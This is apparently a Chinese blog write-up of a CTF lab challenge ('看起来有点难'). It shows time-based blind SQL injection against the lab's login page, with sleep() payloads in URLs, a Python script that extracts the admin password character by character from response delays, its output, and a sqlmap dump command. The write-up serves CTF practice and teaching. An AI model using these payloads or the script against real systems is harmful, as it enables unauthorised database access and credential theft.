

# 实验吧-看起来有点难【基于sleep的sql注入脚本】

原创

Sp4rkW 于 2017-08-05 13:17:32 发布 5104 收藏

文章标签: [sql注入](#) [ctf实验吧](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/wy\\_97/article/details/76715187](https://blog.csdn.net/wy_97/article/details/76715187)

版权



[ctf相关](#) 专栏收录该内容

47 篇文章 5 订阅

订阅专栏

原题内容:


切, 你那水平也就这么点了, 这都是什么题啊!!!

解题链接: <http://ctf5.shiyanbar.com/basic/inject>

先吐槽下, , , , 这题目开了嘲讽!!!

硬肝了一上午, 肝出来就, 其实题目挺简单的, 写个博客记录下几个个人的失误点, 下面为解题思路。

首先login很有意思, admin/admin告诉我用户名密码均错误:



然后试了试1/1, 更有意思了, 数据库连接失败:

## Login Page

用户名:  密码:

1

数据库连接失败!

[http://blog.csdn.net/wy\\_97](http://blog.csdn.net/wy_97)

第一反应，是不是题目炸了就，此处感谢实验吧qq群的反馈大佬们，很明确的告诉我题目没错。好的，没脾气，套路bp,sqlmap走一遍，bp无发现，sqlmap失败

回到题目链接（链接数据库失败的直接丢了，只有admin特殊为用户名密码错误，应该有猫腻）：

```
<span style="color:#666666">

login删去，admin/pass怎么修改都没变化，不能动



```

pass，参数怎么修改都一样无变化（这个应该不是注入点，没变化特征）

admin，还是回归到这个参数，很明显就是连接失败与用户名密码错误这有区别，反正后台肯定有判断，试试

```
<span style="color:#666666">http://ctf5.shiyanbar.com/basic/inject/index.php?pass=&action=login&admin=admin
```

admin=admin%27%20and%20case%20when(exists(select%20\*%20from%20flag))%20the



啧啧啧，肯定屏蔽了啥关键词，挨个删除试试，很明显可知select被关键字检测了  
简单点，

```
<span style="color:#666666">http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and sleep(10) and
```

很明显，延时显示，，，不说了，盲注，基于sleep的

下面附上代码：

```

<span style="color:#666666">__author__ = 'netfish'
# -*-coding:utf-8-*-

import requests
import time

payloads = 'abcdefghijklmnopqrstuvwxyz0123456789@_.-' #不区分大小写的

flag = ""
key=0
print("Start")
for i in range(1,50):
    if key == 1:
        break
    for payload in payloads:
        starttime = time.time()#记录当前时间
        headers = {"Host": "ctf5.shiyanbar.com",
                  "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
                  "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
                  "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3",
                  "Accept-Encoding": "gzip, deflate",
                  "Cookie": "Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1470994390,1470994954,1470995086,1471
                  "Connection": "keep-alive",
                  }
        url = "http://ctf5.shiyanbar.com/basic/inject/index.php?admin=admin' and case when(substr(password,
        res = requests.get(url, headers=headers)
        if time.time() - starttime > 10:
            flag += payload
            print('\n pwd is:', flag)
            break
        else:
            if payload == '-':
                key = 1
                break
print('\n[Finally] current pwd is %s' % flag)

</span>

```

说几个关键点来着：

1.网络要好，我第一次时间间隔设置的是5，run每次的结果都不一样来着，后来改成了10，，，（qwq垃圾网络）

2.加个检测

```

<span style="color:#666666">else:
    if payload == '-':
        key = 1
        break</span>


```

就这里，-是我的payloads最后一个来着，就是一次所有的payloads没有匹配到直接跳出两个循环，不管50了（一开始没管，可能是越界啥的，不知道后面那几个字符怎么出来的）

3.注意下substr在sql与php中不同，sql中从1开始为第一个其实位置，所以range（50）调整为range（1,50）

好了，就这些了，下面是各种结果，

```
demo
pwd is: idnuen
pwd is: idnuenn
pwd is: idnuenna
[Finally] current pwd is idnuenna
Process finished with exit code 0
http://blog.csdn.net/wy_97
```



有任何疑问欢迎留言共同学习！



在别的题目找的了这个问题的答案，，，蜜汁尴尬

```
E:\python2.7\sqlmap>sqlmap.py -u http://ctf5.shiyanbar.com/8/index.php?id=1 -D t
est -I admin -C password --dump
_____
  [H]
_____[ ]_____ <1.1.7.4#dev> http://blog.csdn.net/wy_97
+-----+
| [ ] |
+-----+
```

```
Database: test
Table: admin
[1 entry]
+-----+
| password |
+-----+
| idnuenna |
+-----+
http://blog.csdn.net/wy_97
```